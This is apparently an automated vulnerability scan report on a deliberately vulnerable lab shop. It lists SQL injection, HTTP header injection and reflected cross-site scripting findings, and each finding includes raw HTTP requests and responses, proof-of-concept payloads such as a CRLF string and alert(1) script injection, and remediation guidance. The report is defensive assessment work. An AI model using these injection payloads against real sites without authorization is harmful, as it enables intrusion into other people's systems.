


Summary

The table below shows the numbers of issues identified in different categories. Issues are classified according to severity as High, Medium, Low, Information or False Positive. This reflects the likely impact of each issue for a typical organization. Issues are also classified according to confidence as Certain, Firm or Tentative. This reflects the inherent reliability of the technique that was used to identify the issue.

		Confidence			
		Certain	Firm	Tentative	Total
Severity	High	4	3	2	9
	Medium	0	0	0	0
	Low	1	0	3	4
	Information	18	4	1	23
	False Positive	0	0	0	0

The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence level of Certain, and the bars fade as the confidence level falls.



Contents

1. High severity issues

- 1.1. SQL injection
- 1.2. HTTP response header injection
- 1.3. Cross-site scripting (reflected)
- 1.4. Client-side template injection
- 1.5. Cross-site scripting (DOM-based)
- 1.6. External service interaction (HTTP)

2. Low severity issues

- 2.1. Vulnerable JavaScript dependency
- 2.2. Open redirection (DOM-based)
- 2.3. Strict transport security not enforced

3. Informational issues

- 3.1. Cross-site scripting (reflected)
- 3.2. Client-side prototype pollution
- 3.3. External service interaction (DNS)
- 3.4. Input returned in response (reflected)
- 3.5. Request URL override
- 3.6. TLS cookie without secure flag set
- 3.7. Cookie without HttpOnly flag set
- 3.8. Cacheable HTTPS response
- 3.9. Base64-encoded data in parameter
- 3.10. TLS certificate

1. High severity issues

1.1. SQL injection

There are 2 instances of this issue:

- /catalog [category parameter]
- /catalog [value JSON parameter, within the Base64-decoded value of the TrackingId cookie]

Issue background

SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query.

A wide range of damaging attacks can often be delivered via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.

# Issue remediation

The most effective way to prevent SQL injection attacks is to use parameterized queries (also known as prepared statements) for all database access. This method uses two steps to incorporate potentially tainted data into SQL queries: first, the application specifies the structure of the query, leaving placeholders for each item of user input; second, the application specifies the contents of each placeholder. Because the structure of the query has already been defined in the first step, it is not possible for malformed data in the second step to interfere with the query structure. You should review the documentation for your database and application platform to determine the appropriate APIs which you can use to perform parameterized queries. It is strongly recommended that you parameterize *every* variable data item that is incorporated into database queries, even if it is not obviously tainted, to prevent oversights occurring and avoid vulnerabilities being introduced by changes elsewhere within the code base of the application.

You should be aware that some commonly employed and recommended mitigations for SQL injection vulnerabilities are not always effective:

- One common defense is to double up any single quotation marks appearing within user input before incorporating that input into a SQL query. This defense is designed to prevent malformed data from terminating the string into which it is inserted. However, if the data being incorporated into queries is numeric, then the defense may fail, because numeric data may not be encapsulated within quotes, in which case only a space is required to break out of the data context and interfere with the query. Further, in second-order SQL injection attacks, data that has been safely escaped when initially inserted into the database is subsequently read from the database and then passed back to it again. Quotation marks that have been doubled up initially will return to their original form when the data is reused, allowing the defense to be bypassed.
- Another often cited defense is to use stored procedures for database access. While stored procedures can provide security benefits, they are not guaranteed to prevent SQL injection attacks. The same kinds of vulnerabilities that arise within standard dynamic SQL queries can arise if any SQL is dynamically constructed within stored procedures. Further, even if the procedure is sound, SQL injection can arise if the procedure is invoked in an unsafe manner using user-controllable data.

# References

- [Web Security Academy: SQL injection](#)
- [Using Burp to Test for Injection Flaws](#)
- [Web Security Academy: SQL Injection Cheat Sheet](#)

# Vulnerability classifications

- [CWE-89: Improper Neutralization of Special Elements used in an SQL Command \('SQL Injection'\)](#)
- [CWE-94: Improper Control of Generation of Code \('Code Injection'\)](#)
- [CWE-116: Improper Encoding or Escaping of Output](#)
- [CAPEC-66: SQL Injection](#)

## 1.1.1. https://ginandjuice.shop/catalog [category parameter]

## Summary

	Severity:	High
	Confidence:	Tentative
	Host:	https://ginandjuice.shop
	Path:	/catalog

## Issue detail

The **category** parameter appears to be vulnerable to SQL injection attacks. A single quote was submitted in the category parameter, and a general error message was returned. Two single quotes were then submitted and the error message disappeared. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.

## Request 1

```
GET /catalog?searchTerm=&category=Accompaniments HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=m15mjlM2JhZNO5Z82umT0TmVfS7LWdvC; TrackingId=eyJ0eXBlljoiY2xhc3MiLCJ2YWx1ZSI6IlhHN3VMTHpQaUpjdEY1UHgifQ==;
AWSALB=gU4qfWtKrR0JF8imf0aBS7Pt3/UEZlZDZOeogVdPIE+5cfooXi1EVK8Vzg1+KjTAnZAqQDPozihsJnimomk7IK5hiZE+dJMI5STNNGkWhxBPhPHjTITY5hnlc9dP;
AWSALBCORS=gU4qfWtKrR0JF8imf0aBS7Pt3/UEZlZDZOeogVdPIE+5cfooXi1EVK8Vzg1+KjTAnZAqQDPozihsJnimomk7IK5hiZE+dJMI5STNNGkWhxBPhPHjTITY5hnlc9dP;
category=Accompaniments
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog?category=Accompaniments
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"
Sec-CH-UA-Platform: "Linux"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

## Response 1

```
HTTP/2 500 Internal Server Error
Date: Fri, 28 Feb 2025 19:32:16 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3719
Set-Cookie: AWSALB=krVfn5U+uxKFni+DNSjrXnEseQ47aCvitXDKz6+dPDT5mWUAnKv1mhggRfKa2Emb8XlgY1B8tcX7YjlyUbg16cfaMqJeiLIKYmJrpS9GPElc4YVIM1lwmzwXYLkv;
Expires=Fri, 07 Mar 2025 19:32:16 GMT; Path=/
Set-Cookie: AWSALBCORS=krVfn5U+uxKFni+DNSjrXnEseQ47aCvitXDKz6+dPDT5mWUAnKv1mhggRfKa2Emb8XlgY1B8tcX7YjlyUbg16cfaMqJeiLIKYmJrpS9GPElc4YVIM1lwmzwXYLkv;
Expires=Fri, 07 Mar 2025 19:32:16 GMT; Path=/; SameSite=None; Secure
Set-Cookie: category=Accompaniments'; Secure; HttpOnly
X-Backend: f0d2ebf8-dfe0-489e-a615-bfa4db26403f
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labs.css rel=stylesheet>
<link href=/resources/
...[SNIP]...
```

## Request 2


GET /catalog?searchTerm=&category=Accompaniments HTTP/2  
Host: ginandjuice.shop  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: session=m15mjiM2JhZNO5Z82umT0TmVfS7LWdvC; TrackingId=eyJ0eXBlljoiY2xhc3MiLCJ2YWx1ZSI6llhHN3VMTHpQaUpjdEY1UHgifQ==; AWSALB=gU4qfWtKrR0JF8imf0aBS7Pt3/UEZlZDZOeogVdPIE+5cfooX11EVK8Vzg1+KjTAnZAqQDPozihsJnimomk7IK5hiZE+dJMI5STNNGkWhxBPhPHjTITY5hnlc9dP; AWSALBCORS=gU4qfWtKrR0JF8imf0aBS7Pt3/UEZlZDZOeogVdPIE+5cfooX11EVK8Vzg1+KjTAnZAqQDPozihsJnimomk7IK5hiZE+dJMI5STNNGkWhxBPhPHjTITY5hnlc9dP; category=Accompaniments  
Upgrade-Insecure-Requests: 1  
Referer: https://ginandjuice.shop/catalog?category=Accompaniments  
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"  
Sec-CH-UA-Platform: "Linux"  
Sec-CH-UA-Mobile: ?0  
Content-Length: 0

Response 2

HTTP/2 200 OK  
Date: Fri, 28 Feb 2025 19:32:16 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 9365  
Set-Cookie: AWSALB=8rmQ7LAM40gSNmkFJ4iL//D2EJp/8vqE5juvFyZuAoNroQQdolSb7/Rvdb4kYijnc/RXpEVSBPbPa8CyzEMBpXaJ0Kjj+gwXuQ7F3IKIPZsQIYh9tWSuC5h6BnY3; Expires=Fri, 07 Mar 2025 19:32:16 GMT; Path=/  
Set-Cookie: AWSALBCORS=8rmQ7LAM40gSNmkFJ4iL//D2EJp/8vqE5juvFyZuAoNroQQdolSb7/Rvdb4kYijnc/RXpEVSBPbPa8CyzEMBpXaJ0Kjj+gwXuQ7F3IKIPZsQIYh9tWSuC5h6BnY3; Expires=Fri, 07 Mar 2025 19:32:16 GMT; Path=/; SameSite=None; Secure  
Set-Cookie: category=Accompaniments"; Secure; HttpOnly  
X-Backend: f0d2ebf8-dfe0-489e-a615-bfa4db26403f  
X-Frame-Options: SAMEORIGIN  
  
<!DOCTYPE html>  
<html>  
<head>  
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>  
<link href=/resources/css/labsEcommerce.css rel=stylesheet>  
<link href=/r  
...[SNIP]...

1.1.2. https://ginandjuice.shop/catalog [value JSON parameter, within the Base64-decoded value of the TrackingId cookie]

Summary

	Severity:	High
	Confidence:	Tentative
	Host:	https://ginandjuice.shop
	Path:	/catalog

Issue detail

The **value** JSON parameter, within the Base64-decoded value of the **TrackingId** cookie appears to be vulnerable to SQL injection attacks. A single quote was submitted in the value JSON parameter, within the Base64-decoded value of the TrackingId cookie, and a general error message was returned. Two single quotes were then submitted and the error message disappeared. You should review the contents of the error message, and the application’s handling of other input, to confirm whether a vulnerability is present.

Request 1

GET /catalog?searchTerm= HTTP/2  
Host: ginandjuice.shop  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: session=CTaONQARZJnMcefU0j5POHRNcXBxP8lj; AWSALB=3gBSLKW6wrVX4ohPvqJfI6pvDZGnyw2Vlry0hE82OuNfIC5PgAJZ34YO52VnWX69LCFkHxVzdh58dFZ/toVqOtyKEgQxcKOP1UC8k1NtohxrvraROJ5urQkXFre; AWSALBCORS=3gBSLKW6wrVX4ohPvqJfI6pvDZGnyw2Vlry0hE82OuNfIC5PgAJZ34YO52VnWX69LCFkHxVzdh58dFZ/toVqOtyKEgQxcKOP1UC8k1NtohxrvraROJ5urQkXFre; TrackingId=eyJ0eXBlljoiY2xhc3MiLCJ2YWx1ZSI6lnVjUVhabVhGOFZkSFZ2bFMnl0%3d  
Upgrade-Insecure-Requests: 1  
Referer: https://ginandjuice.shop/catalog  
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"  
Sec-CH-UA-Platform: "Linux"  
Sec-CH-UA-Mobile: ?0  
Content-Length: 0

Response 1

HTTP/2 500 Internal Server Error  
Date: Fri, 28 Feb 2025 19:33:43 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 3719  
Set-Cookie: AWSALB=y7nrlGt2gi56HiNILEkecaV8VZylv45UWJgFbAL+b2efYDEHMZAL2Hst5sFpONGwcp/lqdMtOSCeQDI8LSJIO19HKQvF4kWF3tUXT7Q9W6KZYCOyqZ2NvnlShuuy; Expires=Fri, 07 Mar 2025 19:33:43 GMT; Path=/  
Set-Cookie: AWSALBCORS=y7nrlGt2gi56HiNILEkecaV8VZylv45UWJgFbAL+b2efYDEHMZAL2Hst5sFpONGwcp/lqdMtOSCeQDI8LSJIO19HKQvF4kWF3tUXT7Q9W6KZYCOyqZ2NvnlShuuy; Expires=Fri, 07 Mar 2025 19:33:43 GMT; Path=/; SameSite=None; Secure  
X-Backend: 15a7dbb2-9638-45f5-8be6-65d7c367f7eb  
X-Frame-Options: SAMEORIGIN  
  
<!DOCTYPE html>  
<html>  
<head>  
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>

<link href=/resources/css/labs.css rel=stylesheet>  
<link href=/resources/  
...[SNIP]...

Request 2

```
GET /catalog?searchTerm= HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=CTaONQARZJnMcefU0j5POHRNcXBxP8lj;
AWSALB=3gBSLKW6wrVX4ohPvqJfl6pvDZGnyw2Vlry0hE82OuNflC5PgAJZ34YO52VnWX69LCFkHxVzdh58dFZ/toVqOtyKEgQxcKOP1UC8k1NTohxrvrarOJ5urQkXFre;
AWSALBCORS=3gBSLKW6wrVX4ohPvqJfl6pvDZGnyw2Vlry0hE82OuNflC5PgAJZ34YO52VnWX69LCFkHxVzdh58dFZ/toVqOtyKEgQxcKOP1UC8k1NTohxrvrarOJ5urQkXFre;
TrackingId=eyJ0eXBlljoiY2xhc3MiLCJ2YWx1ZSI6ImVjUVhabVhGOFZkSFZ2bFmnJyJ9
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"
Sec-CH-UA-Platform: "Linux"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```


Response 2

```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:33:43 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 16934
Set-Cookie: AWSALB=oYQ7gilqBeZnqi7N+ww9tDNRgdJyIG9l3mihtTelHF4T5Af+pnYAo+BJGj1WO/qanCcpJ1aCqrjDNSxSGxXRcFp345fJWMecL7oHT9gEo+IG781XtoHCE5Bywyl;
Expires=Fri, 07 Mar 2025 19:33:43 GMT; Path=/
Set-Cookie: AWSALBCORS=oYQ7gilqBeZnqi7N+ww9tDNRgdJyIG9l3mihtTelHF4T5Af+pnYAo+BJGj1WO/qanCcpJ1aCqrjDNSxSGxXRcFp345fJWMecL7oHT9gEo+IG781XtoHCE5Bywyl;
Expires=Fri, 07 Mar 2025 19:33:43 GMT; Path=/; SameSite=None; Secure
X-Backend: 15a7dbb2-9638-45f5-8be6-65d7c367f7eb
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
```

1.2. HTTP response header injection

Summary

	Severity:	High
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog

Issue detail

The value of the **category** request parameter is copied into the Set-Cookie response header. The payload **r8bxq[0x0d][0x0a]zvyfy** was submitted in the category parameter. This caused a response containing an injected HTTP header.

Issue background

HTTP response header injection vulnerabilities arise when user-supplied data is copied into a response header in an unsafe way. If an attacker can inject newline characters into the header, then they can inject new HTTP headers and also, by injecting an empty line, break out of the headers into the message body and write arbitrary content into the application's response.

Various kinds of attack can be delivered via HTTP response header injection vulnerabilities. Any attack that can be delivered via cross-site scripting can usually be delivered via response header injection, because the attacker can construct a request that causes arbitrary JavaScript to appear within the response body. Further, it is sometimes possible to leverage response header injection vulnerabilities to poison the cache of any proxy server via which users access the application. Here, an attacker sends a crafted request that results in a "split" response containing arbitrary content. If the proxy server can be manipulated to associate the injected response with another URL used within the application, then the attacker can perform a "stored" attack against this URL, which will compromise other users who request that URL in future.

Issue remediation

If possible, applications should avoid copying user-controllable data into HTTP response headers. If this is unavoidable, then the data should be strictly validated to prevent response header injection attacks. In most situations, it will be appropriate to allow only short alphanumeric strings to be copied into headers, and any other input should be rejected. At a minimum, input containing any characters with ASCII codes less than 0x20 should be rejected.

Vulnerability classifications

- CWE-113: Improper Neutralization of CRLF Sequences in HTTP Headers ('HTTP Response Splitting')
- CAPEC-34: HTTP Response Splitting

Request 1

```
GET /catalog?searchTerm=&category=r8bxq%0d%0azvyfy HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=m15mjIM2JhZNO5Z82umT0tmVfS7LWdvc; TrackingId=eyJ0eXBlljoiY2xhc3MiLCJ2YWx1ZSI6ImhHN3VMTHpQaUpjdEY1UHgifQ==;
AWSALB=gU4qfWtKrR0JF8imf0aBS7Pt3/UEZlZDZOeogVdPIE+5cfooXi1EVK8Vzg1+KjTAnZAqQDPozihsJnimomk7IK5hiZE+dJMI5STNNGkWhxBPhPHJTITY5hnlc9dP;
```

AWSALBCORS=gU4qfWtKrR0JF8imf0aBS7Pt3/UEZlZDZOeogVdPIE+5cf0oXi1EVK8Vzg1+KjTAnZAqQDPozihsJnimomk7IK5hiZE+dJMI5STNNGkWhxBPhPHjTITY5hnlc9dP;  
category=Accompaniments  
Upgrade-Insecure-Requests: 1  
Referer: https://ginandjuice.shop/catalog?category=Accompaniments  
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"  
Sec-CH-UA-Platform: "Linux"  
Sec-CH-UA-Mobile: ?0  
Content-Length: 0

## Response 1

HTTP/1.1 200 OK  
Date: Fri, 28 Feb 2025 19:32:57 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 9349  
Connection: close  
Set-Cookie:  
AWSALB=UEKKnglUdYuBJyK0VYY+Q69aTeWke9pgatMBkFA/DyYq/wTN9a/qaKHdW36s/BvOCR1XmMPXa3RY8qMG5gitsboHnw5Ji0sNe1Yw7x4OpJgHSL+c+p2g7ZSA4paa;  
Expires=Fri, 07 Mar 2025 19:32:57 GMT; Path=/  
Set-Cookie:  
AWSALBCORS=UEKKnglUdYuBJyK0VYY+Q69aTeWke9pgatMBkFA/DyYq/wTN9a/qaKHdW36s/BvOCR1XmMPXa3RY8qMG5gitsboHnw5Ji0sNe1Yw7x4OpJgHSL+c+p2g7ZSA4paa;  
Expires=Fri, 07 Mar 2025 19:32:57 GMT; Path=/; SameSite=None; Secure  
Set-Cookie: category=**r8bxq**  
**zvyfy**; Secure; HttpOnly:  
X-Backend: f0d2ebf8-dfe0-489e-a615-bfa4db26403f  
X-Frame-Options: SAMEORIGIN  
  
<!DOCTYPE html>  
<html>  
<head>  
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>  
<link href=/resources/css/labsEcommerce.css rel=stylesheet>  
<link href=/r  
...[SNIP]...

## 1.3. Cross-site scripting (reflected)

There are 2 instances of this issue:

- /catalog [searchTerm parameter]
- /login [username parameter]

## Issue background

Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way. An attacker can use the vulnerability to construct a request that, if issued by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.

The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

Users can be induced to issue the attacker's crafted request in various ways. For example, the attacker can send a victim a link containing a malicious URL in an email or instant message. They can submit the link to popular web sites that allow content authoring, for example in blog comments. And they can create an innocuous looking web site that causes anyone viewing it to make arbitrary cross-domain requests to the vulnerable application (using either the GET or the POST method).

The security impact of cross-site scripting vulnerabilities is dependent upon the nature of the vulnerable application, the kinds of data and functionality that it contains, and the other applications that belong to the same domain and organization. If the application is used only to display non-sensitive public content, with no authentication or access control functionality, then a cross-site scripting flaw may be considered low risk. However, if the same application resides on a domain that can access cookies for other more security-critical applications, then the vulnerability could be used to attack those other applications, and so may be considered high risk. Similarly, if the organization that owns the application is a likely target for phishing attacks, then the vulnerability could be leveraged to lend credibility to such attacks, by injecting Trojan functionality into the vulnerable application and exploiting users' trust in the organization in order to capture credentials for other applications that it owns. In many kinds of application, such as those providing online banking functionality, cross-site scripting should always be considered high risk.

## Remediation background

In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (&lt; &gt; etc).

In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.

## References


- [Web Security Academy: Cross-site scripting](#)
- [Web Security Academy: Reflected cross-site scripting](#)
- [Using Burp to Find XSS issues](#)

## Vulnerability classifications

- [CWE-79: Improper Neutralization of Input During Web Page Generation \('Cross-site Scripting'\)](#)
- [CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page \(Basic XSS\)](#)
- [CWE-116: Improper Encoding or Escaping of Output](#)
- [CWE-159: Failure to Sanitize Special Element](#)
- [CAPEC-591: Reflected XSS](#)

### 1.3.1. https://ginandjuice.shop/catalog [searchTerm parameter]

## Summary

	Severity:	High
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/catalog

## Issue detail

The value of the **searchTerm** request parameter is copied into a JavaScript string which is encapsulated in single quotation marks. The payload **61603\';alert(1)//484** was submitted in the searchTerm parameter. This input was echoed as **61603\';alert(1)//484** in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The application attempts to prevent termination of the quoted JavaScript string by placing a backslash character (\) before any quotation mark characters contained within the input. The purpose of this defense is to escape the quotation mark and prevent it from terminating the string. However, the application fails to escape any backslash characters that already appear within the input itself. This enables an attacker to supply their own backslash character before the quotation mark, which has the effect of escaping the backslash character added by the application, and so the quotation mark remains unescaped and succeeds in terminating the string. This technique is used in the attack demonstrated.

## Remediation detail

Echoing user-controllable data within a script context is inherently dangerous and can make XSS attacks difficult to prevent. If at all possible, the application should avoid echoing user data within this context. If it is unavoidable to echo user input into a quoted JavaScript string then the backslash character should be blocked, or escaped by replacing it with two backslashes.

## Request 1

```
GET /catalog?searchTerm=61603%5c'%3balert(1)%2f%2f484&category=Accompaniments HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=m15mjlM2JhZNO5Z82umT0TmVfS7LWdvC; TrackingId=eyJ0eXBlljoiY2xhc3MiLCJ2YWx1ZSI6IlhHN3VMTHpQaUpjdEY1UHgifQ==;
AWSALB=gU4qfWtKrR0JF8imf0aBS7Pt3/UEZlZDZOeogVdPIE+5cf0oXi1EVK8Vzg1+KjTAnZAqQDPozihsJnimomk7lK5hiZE+dJMI5STNNGkWhxBPhPHjTITY5hnlc9dP;
AWSALBCORS=gU4qfWtKrR0JF8imf0aBS7Pt3/UEZlZDZOeogVdPIE+5cf0oXi1EVK8Vzg1+KjTAnZAqQDPozihsJnimomk7lK5hiZE+dJMI5STNNGkWhxBPhPHjTITY5hnlc9dP;
category=Accompaniments
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog?category=Accompaniments
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"
Sec-CH-UA-Platform: "Linux"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```


## Response 1

```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:31:43 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 9608
Set-Cookie: AWSALB=mUIHs1K5OjpJc+JvOOEp+nGV0NuuGHqHx5DITWatrup3CFNeDcytqajEmym6weD5E64/U+K5fGb7qctorKrgmlj1T58pHNxAxvd8duiXo7zBaYh5PUbcm1xB/H7;
Expires=Fri, 07 Mar 2025 19:31:43 GMT; Path=/
Set-Cookie:
AWSALBCORS=mUIHs1K5OjpJc+JvOOEp+nGV0NuuGHqHx5DITWatrup3CFNeDcytqajEmym6weD5E64/U+K5fGb7qctorKrgmlj1T58pHNxAxvd8duiXo7zBaYh5PUbcm1xB/H7;
Expires=Fri, 07 Mar 2025 19:31:43 GMT; Path=/; SameSite=None; Secure
Set-Cookie: category=Accompaniments; Secure; HttpOnly
X-Backend: f0d2ebf8-dfe0-489e-a615-bfa4db26403f
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
<script>
var searchText = '61603\';alert(1)//484';
document.getElementById('searchBar').value = searchText;
</script>
...[SNIP]...
```

### 1.3.2. https://ginandjuice.shop/login [username parameter]

## Summary

	Severity:	High
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/login

## Issue detail

The value of the **username** request parameter is copied into a JavaScript string which is encapsulated in single quotation marks. The payload **32900';alert(1)//495** was submitted in the username parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

## Remediation detail

Echoing user-controllable data within a script context is inherently dangerous and can make XSS attacks difficult to prevent. If at all possible, the application should avoid echoing user data within this context.

## Request 1



```
POST /login HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=IMraLji4PEgGyXQWjxeCCEyeDv6jrFyK;
AWSALB=ZVCRHkrE9JQ6XR97XRcyi0Zp+PPK8e8SPPCBwDPBBEnCN+wUSyszVZMqS7bhr+f4FvEdFJK5jFfB75KxHsAUqjggLmf0XvI08PP647j/1hjVWNGo3Zvcr42X/TgV;
AWSALBCORS=ZVCRHkrE9JQ6XR97XRcyi0Zp+PPK8e8SPPCBwDPBBEnCN+wUSyszVZMqS7bhr+f4FvEdFJK5jFfB75KxHsAUqjggLmf0XvI08PP647j/1hjVWNGo3Zvcr42X/TgV
Origin: https://ginandjuice.shop
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/login
Content-Type: application/x-www-form-urlencoded
Sec-CH-UA: "Google Chrome";v="133", "Not=A?Brand";v="8", "Chromium";v="133"
Sec-CH-UA-Platform: "Linux"
Sec-CH-UA-Mobile: ?0
Content-Length: 55

csrf=6k1zSqADRu9xQMweldXEPSf2EsIEUxNt&username=lhoZsaxP32900%3balert(1)%2f%2f495
```

Response 1

```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:33:28 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 7823
Set-Cookie: AWSALB=WzJgP4uEglJ56amCVGN3D7UBgvchEQ+1jsKb44dncXH9pNA2uqTKtrCmLQHFOEzqp1L+FGolb6gXpdCFyuKSazLa2XbzeLf+IpyR4gTRFfmGG9MNEI8HgB76lJ+;
Expires=Fri, 07 Mar 2025 19:33:28 GMT; Path=/
Set-Cookie:
AWSALBCORS=WzJgP4uEglJ56amCVGN3D7UBgvchEQ+1jsKb44dncXH9pNA2uqTKtrCmLQHFOEzqp1L+FGolb6gXpdCFyuKSazLa2XbzeLf+IpyR4gTRFfmGG9MNEI8HgB76lJ+;
Expires=Fri, 07 Mar 2025 19:33:28 GMT; Path=/; SameSite=None; Secure
X-Backend: ac6f8026-ce04-4014-b118-7604bc3dad17
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html>
